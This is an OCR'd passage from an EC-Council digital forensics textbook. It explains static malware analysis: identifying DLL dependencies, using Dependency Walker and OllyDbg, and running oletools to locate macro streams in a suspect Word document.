


Figure 12.6: The Pestudio tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Static Malware Analysis: Identifying File Dependencies

File dependencies contain information about the internal system files the program needs to function properly, the registration process, and location on the machine. Investigators need to check if they can find and examine these files as they can provide information about malware in a file. File dependencies include linked libraries, functions, and function calls.

An investigator should know the various DLLs used to load and run a program as these may allow them to guess what a malware can do upon execution. For instance, programs store the import and export functions in kernel32.dll file.

Some of the standard DLLs are listed below:

DLL	Description of Contents
Kernel32.dll	Core functionality, such as access and manipulation of memory, files, and hardware
Advapi32.dll	Provides access to advanced core Windows components such as the Service Manager and Registry
User32.dll	User-interface components, such as buttons, scroll bars, and components for controlling and responding to user actions
WSock32.dll Ws2_32.dll	Networking DLLs that help connect to a network or perform network-related tasks
Wininet.dll	Supports higher-level networking functions
Gdi32.dll	Functions for displaying and manipulating graphics
Ntdll.dll	Interface to the Windows kernel

Table 12.1: Standard DLLs

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Investigators should look for DLLs with different names or misspelled DLLs, or functions of the DLLs to identify malicious DLLs. Investigators can use tools such as Dependency Walker for this purpose.

- **Dependency Walker**

  Source: *https://www.dependencywalker.com*

  This tool lists all the dependent modules within an executable file and builds a hierarchical tree diagram. It also records all the functions exported and called by each module. The GUI tool can also detect many common application problems such as the following:

  - Missing and invalid modules
  - Import/export mismatches
  - Circular dependency errors
  - Mismatched machine modules
  - Module initialization failures

  It can process any 32-bit or 64-bit Windows module, including ones designed for Windows CE. It can be run as graphical application or as a console application.

  Dependency Walker handles all types of module dependencies, including implicit, explicit (dynamic / runtime), forwarded, delay-loaded, and injected.





Figure 12.7: Dependency Walker tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Static Malware Analysis: Malware Disassembly

Disassembling a malware is an important part of static malware analysis. In this process, investigators use a range of tools, such as IDA Pro, to analyze the assembly code instructions for understanding what the malware is designed to do and the vulnerabilities it might exploit. This enables investigators to formulate solutions aimed at preventing the propagation of malware. Dubugging tools like OllyDbg can help investigators review all strings embedded in a PE file and examine the imported functions.

- **OllyDbg**

  Source: *http://www.ollydbg.de*

  OllyDbg is a 32-bit assembler level analyzing debugger for Microsoft Windows. Emphasis on binary code analysis makes it particularly useful in cases where source is unavailable. Once the suspected malware sample is loaded on OllyDbg, it will show assembler mnemonics, opcodes, and virtual addresses. Investigators can set breakpoints and run the code to see how the malware functions. It is also possible to modify the execution flow of a malware file with OllyDbg.

  Features

  - Code analysis - traces registers, recognizes procedures, loops, API calls, switches, tables, constants and strings
  - Directly loads and debugs DLLs
  - Object file scanning - locates routines from object files and libraries
  - Allows for user-defined labels, comments and function descriptions
  - Understands debugging information in Borland® format

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 12.8: OllyDbg tool

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyze Suspicious Word Documents


This section discusses how to analyze any suspicious Word documents and find malicious code or strings without running them.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Suspicious MS Office Document

1 Finding Suspicious Components

- ✓ Analyze the suspect Office document with **oleid** to detect any **specific components** that can be labeled as malicious/suspicious
- ✓ To use oleid, open a **new terminal** on the linux (Ubuntu) workstation and type- ***oleid '<path to the suspect document>'***
- ✓ Here, the analysis has revealed that the Word document named **infected_doc** contains **VBA macros**



```
investigator@investigator-OptiPlex-390: ~/Desktop
investigator@investigator-OptiPlex-390:~/Desktop$ oleid '/home/investigator/infected_doc
.docx'
oleid 0.54 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: /home/investigator/infected_doc.docx
 Indicator                  Value
 OLE format                 True
 Has SummaryInformation stream  True
 Application name           Microsoft Office Word
 Encrypted                  0
 Word Document              True
 VBA Macros                 True
 Excel Workbook             False
 PowerPoint Presentation    False
 Visio Drawing              False
 ObjectPool                 False
 Flash objects              0

investigator@investigator-OptiPlex-390:~/Desktop$
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Suspicious MS Office Document (Cont'd)

2 Finding Macro Streams


- ✓ Parse the suspect Office document with **oledump** to **identify** the **streams** that contain **macros**
- ✓ **Run** the following command- ***python oledump.py '<path to the suspect document>'***
- ✓ In this Word document, **stream 8** has been identified to store malicious macro codes


```
investigator@investigator-OptiPlex-390: ~/DidierStevensSuite
investigator@investigator-OptiPlex-390:~/DidierStevensSuite$ python oledump.py '/home/in
vestigator/infected_doc.docx'
  1:        125 '\x01CompObj'
  2:       4096 '\x05DocumentSummaryInformation'
  3:       4096 '\x05SummaryInformation'
  4:      28579 '1Table'
  5:     457587 'Data'
  6:        367 'Macros/PROJECT'
  7:         41 'Macros/PROJECTwm'
  8: M     5221 'Macros/VBA/ThisDocument'
  9:       2775 'Macros/VBA/_VBA_PROJECT'
 10:       2196 'Macros/VBA/__SRP_0'
 11:        200 'Macros/VBA/__SRP_1'
 12:       1280 'Macros/VBA/__SRP_2'
 13:        356 'Macros/VBA/__SRP_3'
 14:        514 'Macros/VBA/dir'
 15:      14920 'WordDocument'
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Analyzing Suspicious MS Office Document

The use of MS office documents, such as Word document and PowerPoint presentations is widespread across organizations. However, attackers often these documents to install and spread malware. As a forensic investigator, you should be well-acquainted with the structure of a variety of MS office documents and should be able to analyze a suspect document with right tools to locate suspicious/malicious elements.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

1. Finding Suspicious Components

As the first step, you should analyze the suspect Office document with a python-based tool named oleid to review all components that can be labeled as suspicious/malicious. It is a tool that is used to examine OLE files.

To use oleid, run the command **`oleid '<path to the suspect document>'`** on the Linux workstation. The screenshot below shows that the suspect Word document named **`infected_doc`** contains VBA macros.




Figure 12.9: Using oleid tool to look for suspicious components

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

2. Finding Macro Streams

The next step is to parse the suspect Office document with oledump to identify the streams that contain macros. Run the command **`python oledump.py '<path to the suspect document>'`**.

This would prompt the tool to show the structure of the suspect document, including all the streams. If any stream within the document contains macros, oledump will place an uppercase M beside it for identification. In this Word document, as depicted in the screenshot below, stream 8 has been identified to store malicious macro codes.




Figure 12.10: Using oledump tool to look for suspicious macro streams

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

3. Dumping Macro Streams

Now, extract the contents of any particular macro stream with oledump by running the following command: **`python oledump.py -s <stream number> <path to the suspect document>`**.

Here, the argument -s defines the stream number you want to view. The screenshot below shows the macro code stored in stream 8 of the Word document.




Figure 12.11: Using oledump tool to dump the content of suspicious macro streams

4. Identifying Suspicious VBA Keywords

You can now use the olevba tool to view the source codes of all VBA macros embedded within the document and identify suspicious VBA keywords and obfuscation methods used by the malware.

To use olevba, run the following command: **`olevba '<path to the suspect document>'`**. This will help them review the source codes of all VBA macros, detect if the document contains any auto-executable macros/obfuscated strings, and identify any indicators of compromise (IOCs), such as filenames, IP addresses, and URLs.

